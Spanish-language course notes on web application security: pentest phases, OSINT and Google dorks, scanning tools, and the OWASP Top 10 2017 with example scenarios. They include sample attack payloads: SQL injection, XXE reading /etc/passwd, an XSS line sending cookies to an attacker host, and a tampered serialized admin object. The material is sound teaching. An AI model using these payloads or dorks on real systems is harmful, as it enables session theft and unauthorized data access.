

# Unidad 6

## ***Seguridad en aplicaciones web Ataques a servicios y aplicaciones***

- **Vulnerability assessment:** Proceso de identificar y cuantificar vulnerabilidades en un sistema.
- **Penetration testing:** Proceso de evaluación de seguridad que incluye simular ataques realizados por un intruso malicioso. Generalmente incluye la explotación de vulnerabilidades.

- Identificación del objetivo:
  - Generar un perfil del objetivo en base a información pública.
- Scanning:
  - Identificación de los servicios expuestos.
- Enumeración:
  - Identificación de las vulnerabilidades que pueden afectar a la aplicación.
- Explotación:
  - Abuso de la(s) vulnerabilidad(es) detectada(s).
- Post-explotación:
  - Escalación de privilegios
  - Eliminación de rastros forenses
  - Mantenimiento del acceso

- OSINT - Información de fuentes públicas:
  - Información de DNS
  - Whois
  - Google Hacking / Foca / Shodan / Maltego
- Versión de Sistema Operativo
- Servicios de red activos
- Versiones de los servicios de red activos (por ejemplo el producto utilizado para servidor Web).
- Información adicional Web: directorios y archivos existentes, CGI's en uso, versión del framework, etc.
- Detección de vulnerabilidades.

- El Domain Name System (DNS) se utiliza para mapear nombres y direcciones IP. Maneja distintos tipos de registros, algunos de los cuales cumplen funciones específicas (ej: MX)  
Casi todos los servicios de Internet, utilizan el servicio de DNS, incluyendo la Web y el correo electrónico.  
Hay que proteger dicho servicio para que no se pueda obtener información del mismo (ej: zone transfers) o, peor aún, lograr cambios que redirijan a los usuarios.
- Whois: un protocolo que se utiliza para efectuar consultas en una base de datos que permite determinar el propietario de un nombre de dominio o una dirección IP en Internet.

Búsqueda de información sensible sobre el objetivo a través de búsquedas específicas:

- Software específico corriendo en el servidor web.
- Información sensible almacenada en sitios públicos
- Errores específicos

# Obtención de información en internet

## Ejemplos de búsquedas en google:

- “Index of /admin”
- inurl:user filetype:sql

```
INSERT INTO user  
VALUES('localhost','root','58982d15048734ee','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y');
```

```
INSERT INTO user VALUES  
( 'riga','root','58982d15048734ee','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y');
```

- intitle:"please login" "your password is \*"

Please login: ... If this is your first time logging in, then your password is the last name of the person insured on your policy in ALL CAPITAL LETTERS. ...

- intext:email filetype:xls site:.ar

**Antiguas Herramientas Automatizadas: SiteDigger 3.0, Wikto**  
**Google Hacking Database (GHDB)**

# Información de Fuentes Públicas

- Foca: Extrae información útil (nombres de usuarios, equipos, software utilizado) de los metadatos de archivos doc, xls, pdf, etc publicados en sitios web.






Shodan: Buscador que permite preguntar por el software instalado en los equipos conectados a internet.

## Locate any device that's connected to the Internet.

Shodan is the world's first computer search engine that lets you search the Internet for computers. Find devices based on city, country, latitude/longitude, hostname, operating system and IP.

Export up to 1 million results in XML.

See the IP and physical location for each result.



The screenshot displays the Shodan search engine interface. On the left, a search results page shows a table of top countries matching the search, with columns for country and count. Below this, two specific results are shown, each with an IP address, location, and details. On the right, a 'Host Profile' for IP 217.140.75.46 is displayed, showing a summary of the host's location and a list of services found on the computer, including SSH and HTTP.

Country	Count
United States	30,900
Italy	6,284
China	6,193
United Kingdom	4,531
Russian Federation	3,178

IP	Location	Details
174.142.10.41	Montreal	HTTP/1.0 200 OK Date: Sat, 06 Mar 1999 11:37:24 UTC Content-type: text/html Server: cisco-IOS/12.2 HTTP-server/1.0(1)
174.141.116.194	Pompano Beach	HTTP/1.0 401 Unauthorized Date: Sat, 06 Mar 2002 05:39:50 GMT WWW-Authenticate: Basic realm="serv15_access" Connection: close Accept-ranges: none Server: cisco-IOS

**Host Profile: 217.140.75.46**

**Summary**

IP: 217.140.75.46  
Location: Gerlingen, Germany

**SSH** SSH-2.0-OpenSSH\_5.2

**HTTP** HTTP/1.1 200 OK  
Content-Length: 6338  
Content-Type: text/html

See all the services Shodan has found on the computer.

Técnicas que realizan búsqueda exhaustiva de servicios de red activos. Pueden saltar algunos filtros, e incluso identificar el tipo de servicio que se ejecuta. (NMAP)


Técnicas que permiten determinar el producto que se utiliza para brindar el servicio web. En general utilizan la información del header “Server: “, pero podrían utilizar una técnica similar a la utilizada por el QueSO.

Dustin William Lee. HMAP: A Technique and Tool For Remote Identification of HTTP Servers. Master's thesis, University of California, Davis, 2001.

Jeremiah Grossman. Identifying Web Servers, A first-look into Web Server Fingerprinting. In BlackHat Asia 2002. Black Hat, Inc, 2002.

# Identificación del servicio web: herramientas

HTTPrint (<http://www.net-square.com/httpprint.html>)



httpprint version 0.301

Input File: D:\Httpprint\301\httpprint\_301\win32\input\_screenshot.txt

Signature File: D:\Httpprint\301\httpprint\_301\win32\signatures.txt

Host	Port	Banner Reported	Banner Deduced	Conf.%
www.airsahara.net	80	Microsoft-IIS/6.0	Microsoft-IIS/6.0	93.37
eastcoastflight.com	80	Apache/2.0.52 (Fedora)	Apache/2.0.x	84.34
www.redhat.com	443	Apache	Apache/1.3.27	84.34
www.cnn.com	80	Apache	Apache/2.0.x	76.51
chaseonline.chase.com	443	JPMC1.0	Netscape-Enterprise/4.1, SunONE We...	53.01
www.foundstone.com	80	WebSTAR	Apache/2.0.x	54.22
www.walmart.com	80	Microsoft-IIS/6.0.0	Apache/2.0.x	63.25

Apache  
9E431BC86ED3C295811C9DC5811C9DC5050C5D32505FCFE84276E4BB811C9DC5  
0D7645B5811C9DC5811C9DC5CD37187C11DDC7D7811C9DC5811C9DC58A91CF57  
F0CC535BE2CE6923F0CC535B811C9DC5E2CE69272576B769E2CE69269E431BC8  
6ED3C295E2CE69262A200B4C6ED3C2956ED3C2956ED3C2956ED3C295E2CE6923  
E2CE69236ED3C295811C9DC5E2CE6927E2CE6923

Apache/1.3.27: 140 84.34  
Apache/1.3.[4-24]: 139 82.26  
Apache/1.3.26: 139 82.26  
Apache/1.3.[1-3]: 134 72.36

SSL Version: SSLv3  
Issued To:  
Name: www.redhat.com  
Organization: Red Hat Inc

Report File: D:\Httpprint\301\httpprint\_301\win32\httpprintoutput.html

httpprint has been completed..

Utilizar herramientas que chequean archivos existentes, aplicaciones vulnerables, directorios ocultos, etc.


Nikto2 es un escaner de servidores web que realiza un chequeo exhaustivo de potenciales problemas en el servidor, existencia de archivos y/o aplicaciones peligrosos. Puede ser actualizado via web.

Este programa busca fallas en diferentes categorías:

- problemas de configuración
- archivos por defecto y ejemplos
- archivos y scripts inseguros
- versiones desactualizadas de productos.

Una vez que conocemos los servicios existentes y las aplicaciones utilizadas, podemos ver la existencia de vulnerabilidades y actuar en consecuencia.

- **Escáner remoto de vulnerabilidades y debilidades de sistemas.**
- **Cuenta con su propio lenguaje de programación (NASL, Nessus Attack Scripting Language) optimizado para pruebas de seguridad.**
- **Arquitectura de “Plug-ins”, cada plug-in es una prueba de seguridad.**
- **Arquitectura cliente-servidor.**





- **Una vez identificadas las vulnerabilidades, puedo realizar los ataques con diversas herramientas.**




- **Escáner remoto de vulnerabilidades y debilidades en aplicaciones web.**
- **Arquitectura de “Plug-ins”, cada plug-in es una prueba de seguridad.**



**w3af**  
Web Application Attack and Audit Framework

# Proxys: ZAP, Burp, etc



- **El atacante explota una vulnerabilidad presente en el sistema.**
- **Las vulnerabilidades caen en tres categorías:**
  - Errores de configuración o configuraciones inseguras.
  - Diseño débil de protocolos
  - Errores de programación; dos muy comunes:
    - Buffer overflows
    - Bugs en formatos de cadenas de caracteres
    - En general, falta de validación de parámetros de entrada

- **El administrador del sistema o el usuario han cometido un error en la configuración del sistema.**
- **Errores típicos:**
  - Compartir archivos con permisos RW para todos
  - Proxies sin uso restringido (mail, web, socks,...)
  - Cuentas de usuarios sin contraseñas o con contraseñas conocidas (o por defecto).
  - Base de datos de contraseñas legible por todos
    - El atacante puede adivinar las contraseñas fuera de línea mediante fuerza bruta o ataques de diccionario
  - Contenido activo habilitado en navegador o cliente de correo
    - Puede ser ejecutado automáticamente cuando se muestre un mensaje

- **Fallas importantes en el diseño de protocolos o software**
  - No puede ser resuelto sin afectar versiones anteriores
  - Manteniendo el bug se conserva la compatibilidad hacia atrás
- **Casos típicos**
  - Autenticación en texto claro en protocolos (telnet, ftp)
    - Las credenciales pueden ser sniffeadas por un intruso
  - Dependencia de dirección IP para la autenticación
    - El atacante puede falsificar direcciones IP

- **Error común**
  - Hacer suposiciones sobre el ambiente del programa
    - Por ejemplo, las cadenas de caracteres de entrada serán cortas y en ASCII imprimible
  - Pero usuarios maliciosos pueden introducir lo que ellos deseen.
- **La entrada puede venir desde:**
  - Variables de ambiente
  - Entrada del programa (local o en red)
  - Otras fuentes

- **Open web Application Security Project**
- **El proyecto abierto de seguridad en aplicaciones Web (OWASP por sus siglas en inglés) es una comunidad abierta dedicada a facultar a las organizaciones a desarrollar, adquirir y mantener aplicaciones que pueden ser confiables**



# Algunos proyectos interesantes

- **Owasp Top 10**  
<https://www.owasp.org/images/5/5e/OWASP-Top-10-2017-es.pdf>
- **Owasp Testing guide**  
<https://www.owasp.org/images/1/19/OTGv4.pdf>
- **OWASP Secure Coding Practices Quick Reference Guide**  
[https://www.owasp.org/index.php/OWASP\\_Secure\\_Coding\\_Practices\\_-\\_Quick\\_Reference\\_Guide](https://www.owasp.org/index.php/OWASP_Secure_Coding_Practices_-_Quick_Reference_Guide)
- **OWASP Application Security Verification Standard Project**  
<https://www.owasp.org/images/6/67/OWASPApplcationSecurityVerificationStandard3.0.pdf>
- **OWASP Cornucopia**  
[https://www.owasp.org/index.php/OWASP\\_Cornucopia](https://www.owasp.org/index.php/OWASP_Cornucopia)

## **A1 – Inyección**

Las fallas de inyección, como SQL, NoSQL, OS o LDAP ocurren cuando se envían datos no confiables a un intérprete, como parte de un comando o consulta. Los datos dañinos del atacante pueden engañar al intérprete para que ejecute comandos involuntarios o acceda a los datos sin la debida autorización.

**Escenario #1:** la aplicación utiliza datos no confiables en la construcción del siguiente comando SQL vulnerable:

```
String query = "SELECT * FROM accounts WHERE custID=" +  
request.getParameter("id") + "";
```

**Escenario #2:** la confianza total de una aplicación en su *framework* puede resultar en consultas que aún son vulnerables a inyección, por ejemplo, *Hibernate Query Language (HQL)*:

```
Query HQLQuery = session.createQuery("FROM accounts WHERE  
custID=" + request.getParameter("id") + "");
```

En ambos casos, el atacante puede modificar el parámetro “*id*” en su navegador para enviar: ' or '1'='1. Por ejemplo: <http://example.com/app/accountView?id=' or '1'='1>

Esto cambia el significado de ambas consultas, devolviendo todos los registros de la tabla “*accounts*”. Ataques más peligrosos podrían modificar los datos o incluso invocar procedimientos almacenados.

## **A2 – Pérdida de Autenticación y Gestión de Sesiones**

Las funciones de la aplicación relacionadas a autenticación y gestión de sesiones son implementadas incorrectamente, permitiendo a los atacantes comprometer usuarios y contraseñas, token de sesiones, o explotar otras fallas de implementación para asumir la identidad de otros usuarios (temporal o permanentemente).

**Escenario #1:** el relleno automático de credenciales y el uso de listas de contraseñas conocidas son ataques comunes. Si una aplicación no implementa protecciones automáticas, podrían utilizarse para determinar si las credenciales son válidas.

**Escenario #2:** la mayoría de los ataques de autenticación ocurren debido al uso de contraseñas como único factor. Las mejores prácticas requieren la rotación y complejidad de las contraseñas y desalientan el uso de claves débiles por parte de los usuarios. Se recomienda a las organizaciones utilizar las prácticas recomendadas en la Guía NIST 800-63 y el uso de autenticación multi-factor (2FA).

**Escenario #3:** los tiempos de vida de las sesiones de aplicación no están configurados correctamente. Un usuario utiliza una computadora pública para acceder a una aplicación. En lugar de seleccionar *“logout”*, *el usuario simplemente cierra la pestaña del navegador* y se aleja. Un atacante usa el mismo navegador una hora más tarde, la sesión continúa activa y el usuario se encuentra autenticado.

## **A3 – Exposición de datos sensibles**

Muchas aplicaciones web y APIs no protegen adecuadamente datos sensibles, tales como información financiera, de salud o Información Personalmente Identificable (PII). Los atacantes pueden robar o modificar estos datos protegidos inadecuadamente para llevar a cabo fraudes con tarjetas de crédito, robos de identidad u otros delitos. Los datos sensibles requieren métodos de protección adicionales, como el cifrado en almacenamiento y tránsito.

**Escenario #1:** una aplicación cifra números de tarjetas de crédito en una base de datos utilizando su cifrado automático. Sin embargo, estos datos son automáticamente descifrados al ser consultados, permitiendo que, si existe un error de inyección SQL se obtengan los números de tarjetas de crédito en texto plano.

**Escenario #2:** un sitio web no utiliza o fuerza el uso de TLS para todas las páginas, o utiliza cifradores débiles. Un atacante monitorea el tráfico de la red (por ejemplo en una red Wi-Fi insegura), degrada la conexión de HTTPS a HTTP e intercepta los datos, robando las *cookies de sesión del usuario*. El atacante reutiliza estas *cookies* y *secuestra la sesión del usuario* (ya autenticado), accediendo o modificando datos privados. También podría alterar los datos enviados.

**Escenario #3:** se utilizan *hashes simples* o *hashes sin SALT* para almacenar las contraseñas de los usuarios en una base de datos. Una falla en la carga de archivos permite a un atacante obtener las contraseñas. Utilizando una *Rainbow Table de valores precalculados*, se pueden recuperar las contraseñas originales.

## **A4 - Entidades Externas XML (XXE)**

Muchos procesadores XML antiguos o mal configurados evalúan referencias a entidades externas en documentos XML. Las entidades externas pueden utilizarse para revelar archivos internos mediante la URI o archivos internos en servidores no actualizados, escanear puertos de la LAN, ejecutar código de forma remota y realizar ataques de denegación de servicio (DoS).



Han sido publicados numerosos XXE, incluyendo ataques a dispositivos embebidos. Los XXE ocurren en una gran cantidad de lugares inesperados, incluyendo dependencias profundamente anidadas. La manera más fácil es cargar un archivo XML malicioso, si es aceptado.

**Escenario #1:** el atacante intenta extraer datos del servidor:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY>
<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<foo>&xxe;</foo>
```

**Escenario #2:** cambiando la línea *ENTITY anterior*, un atacante puede escanear la red privada del servidor:

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private">]>
```

**Escenario #3:** incluyendo un archivo potencialmente infinito, se intenta un ataque de denegación de servicio:

```
<!ENTITY xxe SYSTEM "file:///dev/random">]>
```

## **A5 - Pérdida de Control de Acceso**

Las restricciones sobre lo que los usuarios autenticados pueden hacer no se aplican correctamente. Los atacantes pueden explotar estos defectos para acceder, de forma no autorizada, a funcionalidades y/o datos, cuentas de otros usuarios, ver archivos sensibles, modificar datos, cambiar derechos de acceso y permisos, etc.

**Escenario #1:** la aplicación utiliza datos no validados en una llamada SQL para acceder a información de una cuenta:

```
pstmt.setString(1, request.getParameter("acct"));  
ResultSet results = pstmt.executeQuery( );
```

Un atacante simplemente puede modificar el parámetro “*acct*” en el navegador y enviar el número de cuenta que desee. Si no se verifica correctamente, el atacante puede acceder a la cuenta de cualquier usuario:

<http://example.com/app/accountInfo?acct=notmyacct>

**Escenario #2:** un atacante simplemente fuerza las búsquedas en las URL. Los privilegios de administrador son necesarios para acceder a la página de administración:

<http://example.com/app/getappInfo>  
[http://example.com/app/admin\\_getappInfo](http://example.com/app/admin_getappInfo)

Si un usuario no autenticado puede acceder a cualquier página o, si un usuario no-administrador puede acceder a la página de administración, esto es una falla.

## A6 - Configuración de Seguridad Incorrecta

La configuración de seguridad incorrecta es un problema muy común y se debe en parte a establecer la configuración de forma manual, *ad hoc* o *por omisión* (o *directamente por la falta de configuración*). Son ejemplos: *S3 buckets* abiertos, *cabeceras HTTP* mal configuradas, *mensajes* de error con contenido sensible, falta de parches y actualizaciones, *frameworks*, *dependencias* y componentes desactualizados, etc.

**Escenario #1:** el servidor de aplicaciones viene con ejemplos que no se eliminan del ambiente de producción. Estas aplicaciones poseen defectos de seguridad conocidos que los atacantes usan para comprometer el servidor. Si una de estas aplicaciones es la consola de administración, y las cuentas predeterminadas no se han cambiado, el atacante puede iniciar una sesión.

**Escenario #2:** el listado de directorios se encuentra activado en el servidor y un atacante descubre que puede listar los archivos. El atacante encuentra y descarga las clases de Java compiladas, las descompila, realiza ingeniería inversa y encuentra un defecto en el control de acceso de la aplicación.

**Escenario #3:** la configuración del servidor de aplicaciones permite retornar mensajes de error detallados a los usuarios, por ejemplo, las trazas de pila. Potencialmente esto expone información sensible o fallas subyacentes, tales como versiones de componentes que se sabe que son vulnerables.

**Escenario #4:** un proveedor de servicios en la nube (CSP) por defecto permite a otros usuarios del CSP acceder a sus archivos desde Internet. Esto permite el acceso a datos sensibles almacenados en la nube.

## **A7 – Secuencia de Comandos en Sitios Cruzados (XSS)**

Los XSS ocurren cuando una aplicación toma datos no confiables y los envía al navegador web sin una validación y codificación apropiada; o actualiza una página web existente con datos suministrados por el usuario utilizando una API que ejecuta *JavaScript en el navegador*. *Permiten* ejecutar comandos en el navegador de la víctima y el atacante puede secuestrar una sesión, modificar (*defacement*) los sitios web, o redireccionar al usuario hacia un sitio malicioso.

**Escenario 1:** la aplicación utiliza datos no confiables en la construcción del código HTML sin validarlos o codificarlos:

```
(String) page += "<input name='creditcard' type='TEXT' value='" +  
request.getParameter("CC") + "'>";
```

El atacante modifica el parámetro “CC” en el navegador por:

```
'><script>document.location='http://www.attacker.com/cgi-bin/  
cookie.cgi?foo='+document.cookie</script>'
```

Este ataque causa que el identificador de sesión de la víctima sea enviado al sitio web del atacante, permitiéndole secuestrar la sesión actual del usuario.

**Nota:** los atacantes también pueden utilizar XSS para anular cualquier defensa contra Falsificación de Peticiones en Sitios Cruzados (CSRF) que la aplicación pueda utilizar.

## **A8 – Deserialización Insegura**

Estos defectos ocurren cuando una aplicación recibe objetos serializados dañinos y estos objetos pueden ser manipulados o borrados por el atacante para realizar ataques de repetición, inyecciones o elevar sus privilegios de ejecución. En el peor de los casos, la deserialización insegura puede conducir a la ejecución remota de código en el servidor.



**Escenario #1:** una aplicación *React* invoca a un conjunto de microservicios *Spring Boot*. Siendo programadores funcionales, intentaron asegurar que su código sea inmutable. La solución a la que llegaron es serializar el estado del usuario y pasarlo en ambos sentidos con cada solicitud. Un atacante advierte la firma “R00” del objeto *Java*, y usa la herramienta *Java Serial Killer* para obtener ejecución de código remoto en el servidor de la aplicación.

**Escenario #2:** un foro PHP utiliza serialización de objetos PHP para almacenar una “super cookie”, conteniendo el *ID*, *rol*, *hash* de la contraseña y otros estados del usuario:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

Un atacante modifica el objeto serializado para darse privilegios de administrador a sí mismo:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

## **A9 – Componentes con vulnerabilidades conocidas**

Los componentes como bibliotecas, *frameworks* y *otros módulos se ejecutan con los mismos* privilegios que la aplicación. Si se explota un componente vulnerable, el ataque puede provocar una pérdida de datos o tomar el control del servidor. Las aplicaciones y API que utilizan componentes con vulnerabilidades conocidas pueden debilitar las defensas de las aplicaciones y permitir diversos ataques e impactos.

**Escenario #1:** típicamente, los componentes se ejecutan con los mismos privilegios de la aplicación que los contienen y, como consecuencia, fallas en éstos pueden resultar en impactos serios. Estas fallas pueden ser accidentales (por ejemplo, errores de codificación) o intencionales (una puerta trasera en un componente). Algunos ejemplos de vulnerabilidades en componentes explotables son:

- CVE-2017-5638, una ejecución remota de código en *Struts 2* que ha sido culpada de grandes brechas de datos.
- Aunque frecuentemente los dispositivos de Internet de las Cosas (IoT) son imposibles o muy dificultosos de actualizar, la importancia de éstas actualizaciones puede ser enorme (por ejemplo en dispositivos biomédicos).

Existen herramientas automáticas que ayudan a los atacantes a descubrir sistemas mal configurados o desactualizados. A modo de ejemplo, el motor de búsqueda Shodan ayuda a descubrir dispositivos que aún son vulnerables a Heartbleed, la cual fue parcheada en abril del 2014.

## **A10 – Registro y Monitoreo Insuficientes**

El registro y monitoreo insuficiente, junto a la falta de respuesta ante incidentes permiten a los atacantes mantener el ataque en el tiempo, pivotear a otros sistemas y manipular, extraer o destruir datos. Los estudios muestran que el tiempo de detección de una brecha de seguridad es mayor a 200 días, siendo típicamente detectado por terceros en lugar de por procesos internos.

**Fuente:** <https://www.owasp.org/images/5/5e/OWASP-Top-10-2017-es.pdf>

